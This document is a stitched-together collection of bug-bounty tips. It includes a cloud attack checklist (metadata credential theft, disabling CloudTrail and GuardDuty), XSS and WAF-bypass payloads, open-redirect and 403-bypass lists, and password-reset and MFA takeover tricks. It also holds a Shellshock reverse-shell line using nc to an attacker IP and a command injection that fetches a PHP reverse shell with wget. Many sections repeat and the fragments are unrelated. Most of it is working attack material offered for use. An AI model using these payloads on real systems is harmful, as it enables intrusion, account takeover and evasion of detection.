- 19-Steal virtual machine images from storage accounts, analyze them for passwords, keys and certificates to access live systems (**like VM VHD snapshots from storage accounts**)
- 20-Test to Gain OS level access to Instances/VMs via workload management service privileges (**AWS SSM**)
- 21>Create systems management commands or abuse instance metadata for scheduled and triggered command and control (**AWS systems manager, modify EC2 UserData to trigger a reverse shell**)
- 22-Test to Run or deploy a workload with an assigned/passed service or role, export instance credentials for those privileges (**such as EC2 passed role and meta credentials**)
- 23-Fingerprint server and application versions and frameworks, detect sensitive PII in application logs
- 24-Test for CSV injection in AWS CloudTrail
- 25-Tested for AWS secrets accessible via meta-data
- 26-Attempt load balancer MiTM for session hijacking (**elb**) by cloud service configuration or load balancer instance compromise
- 27-Steal credentials from metadata of proxy or http forwarding servers (**credentials in AWS meta**)
- 28-Steal cloud workload credentials (**AWS metadata sts or Azure Linux Agent (waagent) folder credentials**)
- 29-Steal credentials from or leverage privilege to operation of a cloud key service (**aws kms, azure key vault**)
- 30-Alter data in datastore for fraudulent transactions or static website compromise (**s3, rds, redshift**)
- 31-Alter a serverless function, logic app or otherwise a business logic implementation for action on objective or escalation (**AWS lambda or Azure logic apps**)
- 32-Alter data in local sql or mysql databases
- 33-Operate in regions where logging is not enabled or disable global logging (**like CloudTrail**)
- 34-Alter log files in a non-validated log store or disable validation (**like cloud trail log validation**)
- 35-Tesed for Disable network traffic analysis / logging (**VPC flowlogs**)
- 36-Tesed for Disable cloud alerting to prevent detection and response (**like cloudwatch alerts, GuardDuty, Security Hub, or Azure Security Center**)
- 37-Tesed for Disable data store access logging to prevent detection and response (**cloudtrain data access, s3 access logging, redshift user activity**)
- 38-Alter log retention or damage the integrity of logs (**s3 lifecycle, kms decryption cmk key deletion/role privilege lockout**)
- 39-Process hooking, process injection, windows access token manipulation, leveraging misconfigured sudo capabilities
- 40-Test to Create or reset a login, access key or temporary credential belonging to a high privilege user (**like iam:CreateAccessKey, sts or iam:UpdateLoginProfile**)
- 41-Test to Change the default policy for a user or new users to include additional privileges (**like setdefault-policy-version**)

```
Single Target
|- python3 oralyzer.py -u http://example.com/redir?url=

Multiple Target
|- python3 oralyzer.py -f urls.txt

Use custom payload list
|- python3 oralyzer.py -u http://example.com/redir?url= --payload payloads.txt

Use Proxy
|- python3 oralyzer.py -u http://example.com/redir?url= --proxy 204.32.56.129:8080

Fetch URLs from archive.org
|- python3 oralyzer.py -u http://www.example.com --wayback
```



⇒ CORS
⇒ HTTP methods , Host header , JWT , tokens , cookies
⇒ Http request smuggling
⇒ Strict Security
⇒ Authentication
⇒ Open redirect
⇒ Open Auth
⇒ Injection(html , sql , graphql, OS command , XEE , LFI , Template , Local file)
⇒ Session Management and Broken Auth
⇒ DOM based
⇒ XSS (stored , reflected , dom , blind)
⇒ Websockets
⇒ Web cache poisoning, disruption, deception
⇒ Java deserialization , Insecure Deserialization
⇒ No rate limit , cms , Out of bind https , Reset poisoning
⇒ password reset , weak password policy , Password dos
⇒ Directory traversal , Account Takeover
⇒ MFA bypass , WAF bypass , Auth Bypass , Status code Bypass
⇒ Broken link hijacking , clickjacking
⇒ weak cryptography , Application level DOS
⇒ SAML
⇒ IDOR
⇒ Buffer Overflow
⇒ CSRF
⇒ SSRF
⇒ Sensitive Data Exposure
⇒ Information Disclosure
⇒ CodeReview
⇒ CVE , RCE
⇒ Privilege Escalation
⇒ Business Logic
⇒ Github Recon



KingOfBugBountyTips
.Explaining TIP.

```
findomain -t testphp.vulnweb.com -q | httpx -silent | anew | waybackurls | gf sqli >> sqli ; sqlmap -m  
sqli -batch --random-agent --level 1

Search to target subdomains
Httpx is a fast and multi-purpose HTTP
Remove to duplicate
Analyzing to urls to parameter sql >> solved sqli
Sqlmap import to file (sqli) to search SQLINJECTION
```

@OFJAAAH
@zeroc00I
@KingOfBugbounty

● ● ●

KingOfBugBountyTips
.Explaining_TIP.

```
wget https://raw.githubusercontent.com/arkadiyt/bounty-targets-data/master/data/domains.txt -nv ; cat domains.txt | sed 's#$#.git/HEAD#g' | httpx -silent -content-length -status-code 301,302 -timeout 3 - retries 0 -ports 80,8080,443 -threads 500 -title | anew
```

Download the bounty-targets-data repository list

Read the domains.txt file

We inject using the sed .git/HEAD command at the end of each url

Seeking status 301,302, on doors 80,8080,443

We use anew to not duplicate urls (sort -u)

@OFJAAAH
@zeroc00I
@KingOfBugbounty



1. Notice both request while login when 2FA is Enabled and Disabled
2. While 2FA is Disabled :
Request:

```
{"email":"abc@gmail.com","password":"abc@123","mfa":null,"code":""}
```

Response:

```
Location : https://vulnerable-site.com/user/dashboard
```
3. While 2FA is enabled :
Request:

```
{"email":"abc@gmail.com","password":"abc@123","mfa":true,"code":""}
```

Response:

```
Location : https://vulnerable-site.com/v1/proxy/authentication/authenticate
```
4. Tampered the parameter and change "mfa":null "code":""

```
Location : https://vulnerable-site.com/user/dashboard
```

follow ~ @N008x



1. Notice both request while login when 2FA is Enabled and Disabled

2. While 2FA is Disabled :

Request:

```
{"email":"abc@gmail.com","password":"abc@123","mfa":null,"code":""}
```

Response:

Location : <https://vulnerable-site.com/user/dashboard>

3. While 2FA is enabled :

Request:

```
{"email":"abc@gmail.com","password":"abc@123","mfa":true,"code":""}
```

Response:

Location : <https://vulnerable-site.com/v1/proxy/authentication/authenticate>

4. Tampered the parameter and change "mfa":null "code": ""

Location : <https://vulnerable-site.com/user/dashboard>

follow ~ @N008x



@x_bug_community

Open Redirection Best Payloads @x_bug_community

/%09/google.com

/%5cgoogle.com

//www.google.com/%2f%2e%2e

//www.google.com/%2e%2e

//google.com/

//google.com/%2f..

//\google.com

/\victim.com:80%40google.com

@x_bug_community
#crypto



Xss firewall bypass techniques

1. Check if the firewall is blocking only lowercase.

Ex: <sCRipT>alert(1)</sCRiPt>

2. Try to break firewall regex with new line (\r\n)

Ex: <script>%0aalert(1)</script>

3: Try Double Encoding

Ex: %2522

4: Testing for recursive filters, if firewall removes text in red, we will have clear payload.

Ex: <scr<script>alert(1);</scr</script>ipt>

5: Injecting anchor tag without whitespaces.

Ex: <a/href="j	a	v	asc	ri	pt:alert(1)">

6: Try to bypass whitespaces using Bullet

Ex: <svg•onload=alert(1)>

7: Try to Change Request method

Ex: GET /?q=xss POST /
q=xss

@sratarun



It might bypass WAF and forwarded your request

```
X-Forwarded-For: client1, proxy1, proxy2
X-Client-IP: 127.0.0.1
X-Real-IP: 127.0.0.1
True-Client-IP: 127.0.0.1
CF-Connecting-IP: 127.0.0.1
X-Cluster-Client-IP: 127.0.0.1
Fastly-Client-IP: 127.0.0.1
X-Originating-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1
X-Remote-IP: 127.0.0.1
X-Remote-Addr: 127.0.0.1
X-Client-IP: 127.0.0.1
X-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Host: 127.0.0.1
X-Forwarded-Proto: 127.0.0.1
X-Forwarded-By: 127.0.0.1
```

```
root@ubuntu:/tmp# docker run -it asnrecon
Select an option:
 [1] Full ASN scan
 [2] Specific IPv4 range scan
1
Please input the host name: facebook.com
File "main.config" is missing, ips will not be ignored.
Found ranges ['102.132.96.0/20', '103.4.96.0/22', '129.134.0.0/17', '129.134.25.0/24',
'129.134.26.0/24', '129.134.27.0/24', '129.134.28.0/24', '129.134.29.0/24', '129.134.30.0/23',
'129.134.30.0/24', '129.134.31.0/24', '157.240.0.0/17', '157.240.1.0/24', '157.240.11.0/24',
'157.240.12.0/24', '157.240.13.0/24'...]
Testing 102.132.96.0/20...
[*] Domain found - https://102.132.96.2 - *.facebook.com
[*] Domain found - https://102.132.96.11 - *.facebook.com
[*] Domain found - https://102.132.96.15 - *.fbinfra.net
[*] Domain found - https://102.132.96.12 - *.facebook.com
[*] Domain found - https://102.132.96.8 - *.atlassolutions.com
[*] Domain found - https://102.132.96.13 - *.facebook.com
[*] Domain found - https://102.132.96.16 - *.shortwave.facebook.com
[*] Domain found - https://102.132.96.27 - *.facebook.com
[*] Domain found - https://102.132.96.20 - *.fbinfra.net
[*] Domain found - https://102.132.96.33 - *.facebook.com
```

Lets suppose an attacker have this email address "attacker@gmail.com" and he want to add this email address to victim's account via CSRF then he have to follow these steps:

1. First he will add this email address "attacker@gmail.com" to his own account the intended way and confirm it via confirmation link.
2. Then he will remove this email address and now this email address is ready to be used in CSRF exploit.
3. Now attacker just have to make a CSRF exploit with "attacker@gmail.com" email address and send it to victim.
4. When victim run the exploit the attacker will receive a confirmation link on his email address.
5. The attacker will change the value of "redirect" parameter to "/home" and send it to the victim.
6. And when the victim will open the confirmation link the attacker's email address will be added to victim's account without that pop-up notification because the victim will go to home page instead of the profile settings page.



```
ifrah@iman:~ curl -X GET "https://api.spyse.com/v3/data/domain/subdomain?  
limit=100&offset=100&domain=yahoo.com" -H "accept: application/json" -H "Authorization: Bearer  
tokenhere" 2>/dev/null | jq '.data.items | .[] | .name' | sed -e 's/^"//' -e 's/"$/' | grep yahoo.com  
  
f1375.mail.vip.in.yahoo.com  
sync200189-1.mail.ne1.yahoo.com  
ha1.gi-0-2.bas-2-yst.gq1.yahoo.com  
lo0.egr1-1-coa.corp.gq1.yahoo.com  
tor169-219-pdb.bf1.yahoo.com  
node54.kube4.corp.gq1.yahoo.com  
budup1.cd.nads.tp2.yahoo.com  
et4-1.egr3-3-grc.gq1.yahoo.com  
et49.rsw7-1-edg.sja.yahoo.com  
sync200083-3.mail.ne1.yahoo.com  
gq1-midaschdb-002-v.data.corp.gq1.yahoo.com  
iis22.mobile.bf1.yahoo.com  
sync700132-3.mail.ir2.yahoo.com  
proxy1.ops.bfv.yahoo.com  
et50.rsw4-2-edg.twc.yahoo.com  
stage.hk.hp.vip.kr3.yahoo.com  
ipv4-reserved-016.ostk.bm2.prod.ne1.yahoo.com  
sync400172-2.mail.bf2.yahoo.com
```



```
<!-- reCAPTCHA gadget -->
<button class="g-recaptcha" data-sitekey="1337" data-error-callback="alert">

<!-- Angular Path Traversal -->
GET / HTTP/1.1
HOST: \secret\path

<!-- DOMPurify Bypass -->
<math><mtext><table><mglyph><style><img src=x onerror=alert()>
```



📌 Bypassing most FILE Uploads filters 🔒

```
* .htaccess           <- upload htaccess  
* * file.svg         <- uploading svg = xss  
* file.SVg           <- must try case mismatch  
* * file.png.svg  
* file.php%00.png  
* * file.png' or '1='1  
* ../../file.png  
* * file.'svg'      <- Invalid File Extension
```



📌 Bypassing most FILE Uploads filters 🔒

```
* .htaccess           <- upload htaccess  
* * file.svg         <- uploading svg = xss  
* file.SVg           <- must try case mismatch  
* * file.png.svg  
* file.php%00.png  
* * file.png' or '1='1  
* ../../file.png  
* * file.'svg'      <- Invalid File Extension
```



📌 Finding for API keys, Tokens and Passwords with Github Dorks 🔒

```
api_key
api keys
authorization_bearer:
oauth
auth
authentication
client_secret
api_token:
"api token"
client_id
password
user_password
user_pass
passcode
client_secret
secret
password hash
OTP
user auth
```

Finding bugs without recon using burp

1. CSRF
2. Account takeover via token leakage
3. Business logic bugs payment option by response manipulation
4. OTP auth bypass



Xss Methods For beginner

```
Try ?q=xss"<
2 reflection foud :
1- <p>xss"</p> 2- <input type="text" value="xss"> ----> bypass
"onfocus=alert(1)"autofocus="x
```

```
output : <input type="text" value="xss"onfocus=alert(1)"autofocus="x">
```

```
Try ?q=xss"<
reflection foud :
<script>var q="xss\"&lt;"</script> ----> bypass \\"-alert(1)-"
```

```
output : <script>var q="xss\\\"-alert(1)-";&lt;"</script>
```

```
if block "\" & work "<" --> How to bypass ? .....
```

```
bypass --> xss\\\"</script/x><svg/onload=alert`1`>
```

```
Output: --> <script>var q="xss\\\"</script/x><svg/onload=alert`1`></script>
```

```
Try ?q=xss"<
if Block = xss"< ..Hmm ----> Check Html tags (<h1>test</h1>)..
```

```
does not work anythings...
How to bypass ?
```

```
Try .. -----> {{7*7}} --> response 49 ----> try angular js xss
```

```
@sratarun
```



Input:

```
<math>
  <mtext>
    <table>
      <mglyph>
        <style><!--</style>
          <img title="-->&lt;img src=1 onerror=alert(1)>">
```

Table gets re-ordered in the DOM

In HTML based style comments are ignored but because the table is re-ordered the comment becomes math based style and comment is not ignored


Output:

```
<math>
  <mtext>
    <mglyph>
      <style><!--</style>
        <img title="--></style></mglyph>">
      <table>
        </table>
    </mtext>
  </math>
```

Because the HTML parser is confused it decodes the HTML and inserts closing style and mglyph

Image gets decoded and will render because comment is a math based style and the comment is active

Mutation points in <a> tag for WAF bypass



> How to use it?

```
[1] <a href="javascript:alert(1)">  
  <a\x09href="javascript:alert(1)">  
[2,3] <a href\x20="javascript:alert(1)">  
  <a href=\x20"javascript:alert(1)">  
[4]  <a href="\&Tab;javascript:alert(1)">  
  <a href="\#x001;javascript:alert(1)">  
[5]  <a href="javas\x09cript:alert(1)">  
  <a href="javas&Tab;cript:alert(1)">  
[6]  <a href="javascript:\u00e7al\u00e9rt(1)">  
  <a href="javascript://%0d%0aalert(1)">  
  <a href="javascript:\x0calert(1)">  
  <a href="javascript:\u00ef\u00bb\u00bfal\u00e9rt(1)">  
  <a href="javascript:\u00feff;al\u00e9rt(1)">
```

We use char codes to show non printable symbols
\x00 - ASCII hex code
\x20 - SPACE
\x0a - NEW LINE
\u0000 - UTF-8 char code
\u1680 - OGHAM SPACE MARK
\u2028 - LINE SEPARATOR
Encoding UTF-8 to URL isn't obvious:
\u1680 -> %e1%9a%80
\u2028 -> %e2%80%a8



- 1) site:target.com filetype:pdf
- 2) Found a document which had a link to another document in Google Docs
- 3) Anyone can suggest and comment on Google Docs, as well as see the previous edits

● ● ●

If you want to bypass endpoint always try to use own methodology.

Example:

```
1. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid.json → bypass ok

2. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid? → bypass ok

3. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid..;/ → bypass ok

4. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid\..\getUser → bypass ok

5. https://site.com/api/v1/users/redactid → access denied
https://site.com/api/v1/users/redactid/ → bypass ok

6. https://site.com/api/v1/users/redactid? → access denied
   ↓
https://site.com/api/v1/users/redactid?? → bypass ok

7. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v2/users/redactid → bypass ok

      or
https://site.com/api/v3/users/redactid → bypass ok

8. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid&accountdetails → bypass ok

      or

https://site.com/api/v1/users/redactid&accountdetails=redactid → bypass ok

9. https://site.com/api/v1/users/victimuid → access denied
   ↓
https://site.com/api/v1/users/youruid&victimuid → bypass ok

10. https://site.com/api/v1/users/victim?id=BAEILsaqQhk → access denied
    ↓
https://site.com/api/v1/users/your?id=UAEILsdUF50&victim?id=BAEILsaqQhk → bypass ok

11. https://www.site.com/api/v1/users/redactid → access denied
    ↓
https://site.com/api/v1/users/redactid/email → bypass ok
```



If you want to bypass endpoint always **try** to use own methodology.

Example:

Http Header based bypass:

1. X-Original-URL: /redact

Example:

↓

GET /api/getUser HTTP/1.1 → 403

Host: redact.com

GET / HTTP/1.1

Host: redact.com

X-Original-URL: /api/getUser → 200 OK

2. Referer: https://site.com/api/redact

Example:

↓

GET /api/getUser HTTP/1.1 → access denied

Host: redact.com

↓

GET / HTTP/1.1

Host: redact.com

Referer: https://site.com/api/getUser → 200 OK

or

GET /api/getUser HTTP/1.1

Host: redact.com

Referer: https://site.com/api/getUser → 200 OK



Recommended extention for BurpSuite

1. JSON Beautifier
2. Param Miner
3. HTTP Request Smuggler
4. Backslash Powered Scanner
5. Reflected Parameters
6. Software Vulnerability Scanner
7. Java Deserialization Scanner
8. .Net Beautifier
9. Copy As Python-Request
10. Collaborator Everywhere
11. Custom Parameter Handler
12. AuthMatrix
13. GraphQL Raider
14. Piper
15. JSON Web Token Attacker
16. InQL - Introspection GraphQL Scanner



📌 Top 15 DOM base open URL parameter 🔒

1. location
2. location.host
3. location.hostname
4. location.href
5. location.pathname
6. location.search
7. location.protocol
8. location.assign()
9. location.replace()
10. open()
11. domElem.srccode
12. jQuery.ajax()
13. \$.ajax()
14. XMLHttpRequest.open()
15. XMLHttpRequest.send()



📌 Top 15 DOM base open URL parameter 🔒

1. location
2. location.host
3. location.hostname
4. location.href
5. location.pathname
6. location.search
7. location.protocol
8. location.assign()
9. location.replace()
10. open()
11. domElem.srccode
12. jQuery.ajax()
13. \$.ajax()
14. XMLHttpRequest.open()
15. XMLHttpRequest.send()



Github Recon for Secret_keys

```
org : Target "bucket_name"
org : Target "aws_access_key"
org : Target "aws_secret_key"
org : Target "S3_BUCKET"
org : Target "S3_ACCESS_KEY_ID"
org : Target "S3_SECRET_ACCESS_KEY"
org : Target "S3_ENDPOINT"
org : Target "AWS_ACCESS_KEY_ID"
org : Target "list_aws_accounts"
```

Credit @infosec_singh
follow @botnet.in

Tips on bypassing 403 and 401 :

1. By adding headers : X-Originating-IP, X-Remote-IP, X-Client-IP, X-Forwarded-For etc. (Sometimes companies whitelist the ip for those who can access sensitive data. These all headers takes IP address as value and let you access if the supplied IP matches with their whitelisted ones.)
2. With unicode chars : Try inserting unicode chars to bypass like % =ca, %=sa and many others can google the list ... So if /cadmin is blocked, try adding %dmin ...
3. By overriding, overwriting url with headers : If GET /admin → 403 ... Try GET /accessible
X-Original-URL: /admin OR
X-Override-URL: /admin OR
X-Rewrite-URL: /admin OR
....
4. Try different payloads like :
GET /admin → 403 ,,, TRY:
/accessible/..;/admin → 200
.:/admin → 200
/admin;/ → 200
/admin/~ → 200
/./admin/.. → 200
/admin?param → 200
/%2e/admin → 200
/admin# → 200
5. Method Switching: Change the method from like GET to POST, and see if you get something ...
6. Via IP, Vhost : Access the site via its IP or VHost to get the forbidden content.
7. Fuzzing : By bruteforcing(fuzzing) files or dirs further....

~ @RathiArpeet



Test on **CGI** (**cgi-bin**)

```
User-Agent: () { :;}; echo $(
```

</etc/passwd)
() { :;}; /usr/bin/nc ip **1337** -e /bin/bash



Bug Bounty Platforms:

YesWeHack
Intigriti
HackerOne
Bugcrowd
Cobalt
BountySource
Bounty Factory
Coder Bounty
FreedomSponsors
FOSS Factory
Synack
HackenProof
Detectify
Bugbountyjp
Safehats
BugbountyHQ
Hackerhive
Hacktropy
AntiHACK
CESPPA

<https://api.com/robo/api/questionnaire>
<https://api.com/internal/v1/orders/mutualfunds/bulk/subscription>
<https://api.com/robo/assetAllocation/topupDistribution>
<https://api.com/robo/assetAllocation/targetPortfolio>
<https://api.com/internal/v1/orders/mutualfunds/robo>
<https://apiapps.com/web/v1/articles/Search>
<https://apiapps.com/rdo/v1/user/sendSmsToken>
<https://apiapps.com/rdo/v1/sendSmsTokenRegister>
<https://apiapps.com/rdo/v1/user/verification/send>
<https://apiapps.com/web/v1/mutualfund/getSimulation>
<https://cdn-apiapps.com/rdo/v1/getStaticMasters>
<https://apiapps.com/rdo/v2/user/profile/bank/add>
<https://apiapps.com/web/v1/bfa>
<https://apiapps.com/rdo/v1/user/change-password>
<https://apiapps.com/rdo/v2/order/confirmation>
<https://apiapps.com/rdo/v2/order/redemption>
<https://apiapps.com/rdo/v1/order/subscription>
<https://apiapps.com/rdo/v1/order/switching>
<https://apiapps.com/rdo/v2/user/profile/update/new>
<https://apiapps.com/rdo/v2/user/profile/bank/update>
<https://cdn-apiapps.com/web/v1>
<https://cdn-apiapps.com/web/v1/mutualfund/topReturn>

```
recon(){  
  
    assetfinder --subs-only $1 | tee asset_$2  
    python ~/Sublist3r/sublist3r.py -d $1 -o sub_$2  
    cat asset_$2 sub_$2 > all_$2  
    sort -u all_$2 | tee domain_$2  
    dig txt -f domain_$2 | tee dns_$2  
  
}
```



Password Reset Vulnerabilities:- (@wreckworm)

1. Try CRLF injection

```
a.Email = 'victim@mail.com%0d%0a:attacker@mail.com'  
b./resetpassword?%0d%0aHost:attacker.com
```

2. Adding your emails

```
A. email=victim@mail.com&email=attacker@mail.com  
B.{“email”:[‘victim@mail.com’, ‘attacker@mail.com’]}  
C.email=victim@mail.com,attacker@mail.com  
D.email=victim@mail.com%20attacker@mail.com
```

3. Token Issue:-

```
a. Check if the token is reflected back in the response  
b. Use another email's token on your victim's reset link  
    reset/email=victim@mail.com?token=*attacker's token  
c. Check for brute forcing  
d. Try used tokens  
e. Try giving massive tokens  
f. Remove the token and check .
```

4. Change Headers:-

```
a. Add 'X-Forwarded-Host: attacker.com' (Host Header Injection)  
b. Host: Attacker.com
```



!!! Found A Command Injection!!!

1) Command can be executed inside ' ; '

Ex:

```
;whoami;
```

2) But we cannot add <space> for a command

Ex:

```
cat /etc/passwd won't work, since it contain <space> in between.
```

```
 ${IFS} can be used instead of <space>, so command will be
```

```
cat${IFS}/etc/passwd
```

3) Tried to upload reverse shell but .(dot) is not allowed.


→Converted IP to Decimal and it Worked.

→Command used to upload shell:

```
;wget${IFS}http://168377863/rev.php;
```

Here, 168377863 is my IP 10.9.62.7

- 🔍 Directory listing vulnerabilities
- 🔍 Exposed Configuration files
- 🔍 Exposed Database files
- 🔍 Find WordPress
- 🔍 Exposed log files
- 🔍 Backup and old files
- 🔍 Login pages
- 🔍 SQL errors
- 🔍 Publicly exposed documents
- 🔍 `phpinfo()`
- 🔍 Finding Backdoors
- 🔍 Install / Setup files
- 🔍 Open Redirects
- 🔍 Apache STRUTS RCE
- 🔍 Find Pastebin entries
- 🔍 Employees on LINKEDIN
- 🔍 .htaccess sensitive files
- 🔍 Find Subdomains
- 🔍 Find Sub-Subdomains
- 🔍 Find WordPress #2
- 🔍 Find WordPress [Wayback Machine]
- 🔍 Search in GITHUB
- 🔍 Search in OpenBugBounty
- 🔍 Search in Reddit
- 🔍 Test CrossDomain
- 🔍 Check in ThreatCrowd
- 🔍 Find .SWF file (Google)
- 🔍 Find .SWF file (Yandex)
- 🔍 Search SWF in WayBack Machine
- 🔍 Search in WayBack Machine #2
- 🔍 Search in WayBack Machine #3
- 🔍 Search in WayBack Machine [List/All]
- 🔍 Check in crt.sh
- 🔍 Check in CENSYS [IP4] | [DOMAINS] | [CERTS]
- 🔍 Search in SHODAN



Some Useful Burp Extensions

Active Scan++ :

HTTP Request Smuggler:

JSON Beautifier:

Sitemap Extractor:

Param-Miner:

JSON Web Tokens:

Autorize:

Retire-JS:

Param Miner:

BurpJSLinkFinder:

BurpBounty:

domain_hunter:

Turbo Intruder:

<https://github.com/portswigger/active-scan-plus-plus>

<https://github.com/portswigger/http-request-smuggler>

<https://github.com/portswigger/json-beautifier>

<https://github.com/PortSwigger/site-map-extractor>

<https://github.com/PortSwigger/param-miner>

<https://github.com/portswigger/json-web-tokens>

<https://github.com/PortSwigger/authorize>

<https://github.com/portswigger/retire-js>

<https://github.com/portswigger/param-miner>

<https://github.com/InitRoot/BurpJSLinkFinder>

<https://github.com/wagiyo/BurpBounty>

https://github.com/bit4woo/domain_hunter

<https://github.com/portswigger/turbo-intruder>



Testing Password Reset Functionalities
@hussein98d on Twitter

1) Include your mail as a second parameter (you might receive the reset link):

```
POST /reset
[...]
email=victim@tld.xyz&email=hacker@tld.xyz
```

2) Brute force reset token if it is numeric. You can use IP Rotator on Burpsuite
to bypass rate limit in case it's IP based :

```
POST /reset
[...]
email=victim@tld.xyz&code=$BRUTE$
```

3) Try to use your reset token on target's account:

```
POST /reset
[...]
email=victim@tld.xyz&code=$YOUR-TOKEN$
```

4) Host header injection ; change website.com to hacker.com (victim might receive the reset link with
your host instead of the original website's)

```
POST /reset
Host: hacker.com
[...]
```

5) Try to figure out how the tokens are generated . Exemples can be:

- Generated based on TimeStamp
- Generated based on the ID of the user
- Generated based on the email of the user



If you want to bypass endpoint always try to use own methodology.

Example:

```
1. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid.json → bypass ok

2. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid? → bypass ok

3. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid..;/ → bypass ok

4. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid\..\getUser → bypass ok

5. https://site.com/api/v1/users/redactid → access denied
https://site.com/api/v1/users/redactid/ → bypass ok

6. https://site.com/api/v1/users/redactid? → access denied
   ↓
https://site.com/api/v1/users/redactid?? → bypass ok

7. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v2/users/redactid → bypass ok

      or
https://site.com/api/v3/users/redactid → bypass ok

8. https://site.com/api/v1/users/redactid → access denied
   ↓
https://site.com/api/v1/users/redactid&accountdetails → bypass ok

      or

https://site.com/api/v1/users/redactid&accountdetails=redactid → bypass ok

9. https://site.com/api/v1/users/victimuid → access denied
   ↓
https://site.com/api/v1/users/youruid&victimuid → bypass ok

10. https://site.com/api/v1/users/victim?id=BAEILsaqQhk → access denied
    ↓
https://site.com/api/v1/users/your?id=UAEILsdUF50&victim?id=BAEILsaqQhk → bypass ok

11. https://www.site.com/api/v1/users/redactid → access denied
    ↓
https://site.com/api/v1/users/redactid/email → bypass ok
```



If you want to bypass endpoint always **try** to use own methodology.

Example:

Http Header based bypass:

1. X-Original-URL: /redact

Example:

↓

GET /api/getUser HTTP/1.1 → 403

Host: redact.com

GET / HTTP/1.1

Host: redact.com

X-Original-URL: /api/getUser → 200 OK

2. Referer: https://site.com/api/redact

Example:

↓

GET /api/getUser HTTP/1.1 → access denied

Host: redact.com

↓

GET / HTTP/1.1

Host: redact.com

Referer: https://site.com/api/getUser → 200 OK

or

GET /api/getUser HTTP/1.1

Host: redact.com

Referer: https://site.com/api/getUser → 200 OK



If you want to bypass endpoint always **try** to use own methodology.

Example:

Http Header based bypass:

1. X-Original-URL: /redact

Example:

↓

GET /api/getUser HTTP/1.1 → 403

Host: redact.com

GET / HTTP/1.1

Host: redact.com

X-Original-URL: /api/getUser → 200 OK

2. Referer: https://site.com/api/redact

Example:

↓

GET /api/getUser HTTP/1.1 → access denied

Host: redact.com

↓

GET / HTTP/1.1

Host: redact.com

